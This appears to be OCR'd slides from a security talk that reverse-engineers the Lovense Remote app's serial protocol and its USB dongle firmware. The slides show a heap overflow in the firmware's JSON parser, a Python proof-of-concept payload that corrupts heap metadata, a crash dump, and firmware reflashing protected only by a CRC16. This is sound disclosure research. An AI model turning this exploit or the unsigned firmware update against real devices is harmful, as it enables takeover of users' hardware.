
Requires a lovense account

Local play control mode

Long distance play mode

Runs on both Windows and Mac OS, so of course it's electron-based

=> We just need to read some slightly obfuscated JavaScript



Lovense remote: the dongle protocol

- The app is all written in JavaScript
- The code is somewhat obfuscated, but field names are still present
- Throw it in a beautifier and you can get a good idea of what's going on with little effort…
- For example: search for "dongle", and find the following

=> **app and dongle talk over serial**

```
...

var t = new l.SerialPort(i.comName, {
    baudRate: e.dongleBaudRate.baudRate,
    dataBits: 8,
    parity: "none",
    stopBits: 1,
    flowControl: !1
});

...
```

Lovense Remote: app.js

Lovense remote: the dongle protocol

- We can easily sniff serial traffic
- Two types of commands
  - Simple: “DeviceType;”
  - Complex: encoded as JSON
- Same with dongle responses
  - After DeviceType, they’re all JSON
  - Responses are read 32 bytes at a time

=> **Do the dongle and toy’s firmware include a JSON parser?** 🤔

Messages sent to dongle

Data	Data (chars)	Data length
44 65 76 69 63 ...	DeviceType;..	13
7b 22 74 79 70...	{"type":"usb","func":"stopSearch"}..	36
7b 22 74 79 70...	{"type":"toy","func":"statuss"}..	33
7b 22 74 79 70...	{"type":"toy","func":"search"}..	32
7b 22 74 79 70...	{"type":"toy","func":"stopSearch"}..	36
7b 22 74 79 70...	{"type":"toy","func":"command","id":"899208080A0A","cmd":"AI;"}.	65
7b 22 74 79 70...	{"type":"toy","func":"command","id":"899208080A0A","cmd":"Aut...	80

Messages received back from dongle

Data	Data (chars)	Data length
44 3a 31 30 37 ...	D:107:B044A2C8ADCC;.	20
7b 22 74 79 70...	{"type":"toy","func":"search","r	32
65 73 75 6c 74 ...	esult":205,"message":"dongle is	32
73 65 61 72 63 ...	searching toys"}.	17
7b 22 74 79 70...	{"type":"toy","func":"toyData","	32
64 61 74 61 22 ...	data":{"id":"899208080A0A","data	32
22 3a 22 5a 3a ...	":"Z:15:899208080A0A;"}}.	25

Lovense remote: the dongle protocol

- Easy to replicate basic app functionality in python
- Convenient for testing
- Very simple protocol

```
# open port
p = serial.Serial("COM3", 115200, timeout=1, bytesize=serial.EIGHTBITS,
           parity=serial.PARITY_NONE, stopbits=serial.STOPBITS_ONE)

# get device type
p.write(b"DeviceType;\r\n")
deviceType = p.readline()

# search for toys (we already know our toy's MAC though)
p.write(b'{"type":"toy","func":"search"}\r\n’); print(p.readline());
p.write(b'{"type":"toy","func":"statuss"}\r\n’); print(p.readline()); # <sic>
p.write(b'{"type":"toy","func":"stopSearch"}\r\n’); print(p.readline());

# connect to toy
p.write(b'{"type":"toy","func":"connect","eager":1,"id":"899208080A0A"}\r\n')
print(p.readline())

# try various commands
p.write(b'{"type":"toy","func":"command","id":"899208080A0A","cmd":"DeviceType;"}\r\n')
print(p.readline())
p.write(b'{"type":"toy","func":"command","id":"899208080A0A","cmd":"Battery;"}\r\n')
print(p.readline())
p.write(b'{"type":"toy","func":"command","id":"899208080A0A","cmd":"Vibrate:20;"}\r\n')
print(p.readline())
```

Lovense remote: the dongle protocol


- JSON means parsing code which means firmware bugs
- But finding bugs without the code is annoying…
- Search app.js for “update”…
- …and find what we want ☺
  - DFU = Device Firmware Update
  - URL gives us a binary to analyze

```
...

this.updateUrl = _configServer.LOGIN_SERVICE_URL +
"/app/getUpdate/dfu?v="
this.filename = "src/update/dongle.zip"
this.exePath = "src\\update\\nrfutil.exe"
...

t.downloadFile(this.updateUrl + e, t.filename, ...)

...

dfu: "DFU;",
oldDongleDFU: {
        type: "usb",
        cmd: "DFU"
}
```

Lovense Remote: app.js

Lovense USB dongle firmware

- The file we get is a zip
  - Two binary blob
  - One JSON file
- None of it is encrypted
- Nothing that looks like a base address or anything in metadata, mostly just looks like versioning
- Big blob looks like thumb-mode ARM, so IDA to the rescue…



d1071.zip from Lovense

```
void processLatestCommand()
{
  if ( receivedCommand_ == 1 )
  {
    if ( !processSimpleCommands_(latestCommand_) )
    {
      processComplexCommands_(latestCommand_);
    }
  }
}
```

```
void processComplexCommands_(char *cmd)
{
  jsonNode_s* node = parseJsonFromString_(cmd);

  if ( !node )
  {
    sendHostError("402");
    return;
  }

  attribute_type = getJsonAttributeByName(node, "type");

  ...

}
```

```
bool processSimpleCommands_(char *a1)
{
  if ( memcmp(a1, "DFU;", 4u) )
  {
    if ( !memcmp(a1, "RESET;", 6u) )
    {
      sendHostMessage_("OK;");
      SYSRESETREQ();
    }
    if ( memcmp(a1, "DeviceType;", 0xBu) )
    {
      if ( memcmp(a1, "GetBatch;", 9u) ) return 0;
      sendHostMessage_("%02X%02X%02X;\n",
        batch0, batch1, batch2, batch3);
    }else{
      sendHostMessage_("%s:%s%s:%02X%02X%02X%02X%02X%02X;\n",
        "D", "1", "05", deviceMac0, deviceMac1, deviceMac2,
        deviceMac3, deviceMac4, deviceMac5);
    }
  }else{
    sendHostMessage_("OK;");
    initiateDfu_();
  }
  return 1;
}
```

Lovense USB dongle firmware: DFU command & JSON parser

Lovense USB dongle firmware: JSON parser

- Don’t know if parser is open-source or in-house
- What I do know is it’s buggy ☺
- parseJsonString
  - Parses member strings
  - Handles escape characters
    - …poorly
  - Copies strings into the heap

Assumes escapes only skip one character…

```
while ( 1 )
{
  curcar_strlen = *cursor_strlen;
  if ( curcar_strlen == '"' ) break;
  if ( !*cursor_strlen ) break;
  ++string_length;
  if ( !string_length ) break;
  ++cursor_strlen;
  if ( curcar_strlen == '\\’ ) ++cursor_strlen;
}
string_buffer = malloc(string_length + 1);
...
while ( 1 )
{
  if ( *cursor == '"' || !*cursor ) break;
  if ( *cursor == '\\’ )
  {
    if ( cursor[1] == 'u’ )
    {
      sscanf(&cursor[2], "%4x", &unicode_val);
      cursor += 6;
      ...
    }
  }
  ...
```

…but they can actually skip way more than one

00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
74	65	73	74	5C	75	00	61	61	61	61	61	61	61	61	61
t	e	s	t	\	u	.	a	a	a	a	a	a	a	a	a

```
while ( 1 )
{
  curcar_strlen = *cursor_strlen;
  if ( curcar_strlen == '"' ) break;
  if ( !*cursor_strlen ) break;
  ++string_length;
  if ( !string_length ) break;
  ++cursor_strlen;
  if ( curcar_strlen == '\\' ) ++cursor_strlen;
}
string_buffer = malloc(string_length + 1);
```

JSON parser bug: target buffer length calculation


00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
74	65	73	74	5C	75	00	61	61	61	61	61	61	61	61	61
t	e	s	t	\	u	.	a	a	a	a	a	a	a	a	a


```
while ( 1 )
{
  if ( *cursor == '"' || !*cursor ) break;
  if ( *cursor == '\\' )
  {
    if ( cursor[1] == 'u' )
    {
      sscanf(&cursor[2], "%4x", &unicode_val);
      cursor += 6;
      ...
    }
  }else{
    *outcursor++ = *cursor++;
  }
  ...
}
```

JSON parser bug: terminator escape

Lovense USB dongle: hardware

- This is great, but we still don't know what hardware the dongle is running
  - We know no ASLR, no stack cookies, but maybe there's DEP/XN?
- Based on NRF51822 SoC
  - Cortex-M0, 256KB flash, 16KB ram
    - No DEP
  - Includes BLE-capable radio
  - Very popular for low power BLE devices
  - Can be debugged over SWD if not factory disabled






Exposed SWD test points

Lovense USB dongle: hardware

- This is great, but we still don't know what hardware the dongle is running
  - We know no ASLR, no stack cookies, but maybe there's DEP/XN?
- Based on NRF51822 SoC
  - Cortex-M0, 256KB flash, 16KB ram
    - No DEP
  - Includes BLE-capable radio
  - Very popular for low power BLE devices
  - Can be debugged over SWD if not factory disabled



Debugging the dongle

JSON parser exploit

- We can overflow out of a heap allocation
  - Arbitrary data
  - Arbitrary length
- But the heap is only used by the parser
  - What can we corrupt?
  - Heap metadata!
- The heap is just a free-list
  - Corrupt length and next pointer => control location of next allocation

	00	01	02	03	04	05	06	07	
200041C0	00	00	00	00	08	00	00	00	....
200041C8	63	6D	64	00	10	00	00	00	cmd.....
200041D0	74	65	73	74	00	00	00	00	test....
200041D8	00	00	00	00	08	00	00	00	....
200041E0	E4	41	00	20	90	FE	FF	FF	äA. .þÿÿ
200041E8	00	00	00	00	00	00	00	00	....

: memchunk length

: freechunk list next pointer

: string data

JSON parser exploit

- We can overflow out of a heap allocation
  - Arbitrary data
  - Arbitrary length
- But the heap is only used by the parser
  - What can we corrupt?
  - Heap metadata!
- The heap is just a free-list
  - Corrupt length and next pointer => control location of next allocation

```
          00 01 02 03 04 05 06 07

200041C0  00 00 00 00 08 00 00 00  ........
200041C8  63 6D 64 00 10 00 00 00  cmd.....
200041D0  74 65 73 74 61 61 61 61  testaaaa
200041D8  61 61 61 61 00 00 00 00  aaaa....
200041E0  DE AD BA BE 90 FE FF FF  þ.º¾.þÿÿ
200041E8  00 00 00 00 00 00 00 00  ........
```

: memchunk length

: freechunk list next pointer

: string data

Lovense USB dongle crash

```
# use heap-based buffer overflow to corrupt heap metadata...
bugdata = b"\u" + bytes([0x00, 0x01, 0x02, 0x03,
          # next mem-chunk’s length field
          0x5c, 0x00, 0x5c, 0x00, 0x5c, 0x00, 0x5c, 0x00,
          # next mem-chunk’s free-list pointer
          0x10, 0x47, 0x5c, 0x00, 0x20])

# data that will be written to next mem-chunk’s free-list pointer
overwrite_data = "a" * 0x300

# generate actual json
jsondata = b'{"type":"toy","func":"command","id":"899208080A0A","cmd":“’
jsondata += bugdata + b';",""
jsondata += overwrite_data + b'"}\r\n'
print(jsondata)

# send over serial
d.port.write(jsondata)
print(d.port.readline())
```

J-Link Commander

```
J-Link>regs
PC = 000006B0, CycleCnt = 00000000
R0 = 200034D3, R1 = 61616161, R2 = 61616161, R3 = 61616161
R4 = 61616161, R5 = 61616161, R6 = 61616161, R7 = 61616161
R8 = FFFFFFFF, R9 = FFFFFFFF, R10= FFFFFFFF, R11= FFFFFFFF
R12= FFFFFFFF
SP(R13)= 20004710, MSP= 20004710, PSP= FFFFFFFC, R14(LR) = FFFFFFF1
XPSR = 01000003: APSR = nzcvq, EPSR = 01000000, IPSR = 003 (HardFaultMemManage)
CFBP = 00000000, CONTROL = 00, FAULTMASK = 00, BASEPRI = 00, PRIMASK = 00
FPU regs: FPU not enabled / not implemented on connected CPU.
J-Link>mem32 20004710, 80
20004710 = 200034D3 61616161 61616161 61616161
20004720 = FFFFFFFF 0001F747 61616160 01000021
20004730 = 61616161 61616161 61616161 61616161
20004740 = 61616161 61616161 61616161 61616161
20004750 = 61616161 61616161 61616161 61616161
20004760 = 61616161 61616161 61616161 61616161
20004770 = 61616161 61616161 61616161 61616161
20004780 = 61616161 61616161 61616161 61616161
20004790 = 61616161 61616161 61616161 61616161
200047A0 = 61616161 61616161 61616161 61616161
200047B0 = 61616161 61616161 61616161 61616161
200047C0 = 61616161 61616161 61616161 61616161
200047D0 = 61616161 61616161 61616161 61616161
200047E0 = 61616161 61616161 61616161 61616161
200047F0 = 61616161 61616161 61616161 61616161
20004800 = 61616161 61616161 61616161 61616161
20004810 = 61616161 61616161 61616161 61616161
20004820 = 61616161 61616161 61616161 61616161
20004830 = 61616161 61616161 61616161 61616161
20004840 = 61616161 61616161 61616161 61616161
20004850 = 61616161 61616161 61616161 61616161
20004860 = 61616161 61616161 61616161 61616161
20004870 = 61616161 61616161 61616161 61616161
20004880 = 61616161 61616161 61616161 61616161
20004890 = 61616161 61616161 61616161 61616161
200048A0 = 61616161 61616161 61616161 61616161
200048B0 = 61616161 61616161 61616161 61616161
200048C0 = 61616161 61616161 61616161 61616161
200048D0 = 61616161 61616161 61616161 61616161
200048E0 = 61616161 61616161 61616161 61616161
200048F0 = 61616161 61616161 61616161 61616161
20004900 = 61616161 61616161 61616161 61616161
J-Link>_
```

Lovense USB dongle: DFU

- Unfortunately, toy doesn't respond to JSON ☹
- It does share simple commands with dongle
  - DeviceType; is sent to both dongle and toy
  - What about DFU;?
- Definitely has an effect
  - Causes the dongle to become unresponsive…
  - …and to disconnect from UART 🤔

10:14:10.441 Connecting to: LVS-Z001...
10:14:10.441 centralManager.connect(peripheral, options:nil)
10:14:10.594 [Callback] Central Manager did connect peripheral
10:14:10.595 Connected to: LVS-Z001
10:14:10.596 Discovering services...
10:14:10.596 peripheral.discoverServices([6E400001-B5A3-F393-E0A9-E50E24DCCA9E])
10:14:10.743 Services discovered
10:14:10.744 Nordic UART Service found
10:14:10.744 Discovering characteristics...
10:14:10.745 peripheral.discoverCharacteristics(nil, for: 6E400001-B5A3-F393-E0A9-E50E24DCCA9E)
10:14:10.746 Characteristics discovered
10:14:10.746 TX Characteristic found
10:14:10.747 RX Characteristic found
10:14:10.747 Enabling notifications for 6E400003-B5A3-F393-E0A9-E50E24DCCA9E
10:14:10.747 peripheral.setNotifyValue(true, for: 6E400003-B5A3-F393-E0A9-E50E24DCCA9E)
10:14:10.803 Notifications enabled for characteristic: 6E400003-B5A3-F393-E0A9-E50E24DCCA9E
10:14:20.412 Writing to characteristic: 6E400002-B5A3-F393-E0A9-E50E24DCCA9E
10:14:20.412 peripheral.writeValue(0x4446553b, for: 6E400002-B5A3-F393-E0A9-E50E24DCCA9E, type: .withResponse)
10:14:20.412 "DFU;" sent
10:14:22.465 [Callback] Central Manager did disconnect peripheral
10:14:22.466 Error Code: The connection has timed out unexpectedly.

UART

Lovense USB dongle: DFU

- We already know dongle DFU is possible
  - The app does it when you plug in a new dongle
  - …we downloaded a DFU package from their server
- But what kind of authentication does it use?
  - Let's check the metadata for a signature…
- The only thing even close to authentication is… a CRC16


manifest.json

```
{
  "manifest": {
    "application": {
      "bin_file": "main.bin",
      "dat_file": "main.dat",
      "init_packet_data": {
        "application_version": 4294967295,
        "device_revision": 65535,
        "device_type": 65535,
        "firmware_crc16": 8520,
        "softdevice_req": [
          65534
        ]
      }
    },
    "dfu_version": 0.5
  }
}
```

main.dat

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D

00000000  FF FF FF FF FF FF FF FF 01 00 FE FF 48 21
```

main.bin



C:\re\lovense\d1071\main.bin

Algorithm	Checksum
CRC-16 CCITT	2148

Lovense USB dongle: DFU

- Can we just modify main.bin, recalculate its CRC16 and flash it using the program included in Lovense Remote?
- Yes
- Since "DFU;" affects the plug too, maybe we can reflash its firmware too
  - But we don't have a base firmware image… so need to take a look under the hood


main.bin

```
00002A70  6D FC 01 20 C3 E7 00 00  mü. Ãç..
00002A78  44 46 55 3B 00 00 00 00  DFU;....
00002A80  52 45 53 45 54 3B 00 00  RESET;..
00002A88  44 65 76 69 63 65 54 79  DeviceTy
00002A90  70 65 3B 00 47 65 74 42  pe;.GetB
00002A98  61 74 63 68 3B 00 00 00  atch;...
00002AA0  4F 4B 3B 00 84 14 02 00  OK;.„...
00002AA8  D8 2F 00 20 30 37 00 00  Ø/. 07..
00002AB0  31 00 00 00 44 00 00 00  1...D...
00002AB8  68 65 6C 6C 6F 20 66 72  hello fr
00002AC0  6F 6D 20 6D 6F 64 69 66  om modif
00002AC8  69 65 64 20 64 6F 6E 67  ied dong
00002AD0  6C 65 20 66 77 21 00 58  le fw!.X
00002AD8  3B 0A 00 00 10 B5 0D 4C  ;....µ.L
```

Serial port sniffer

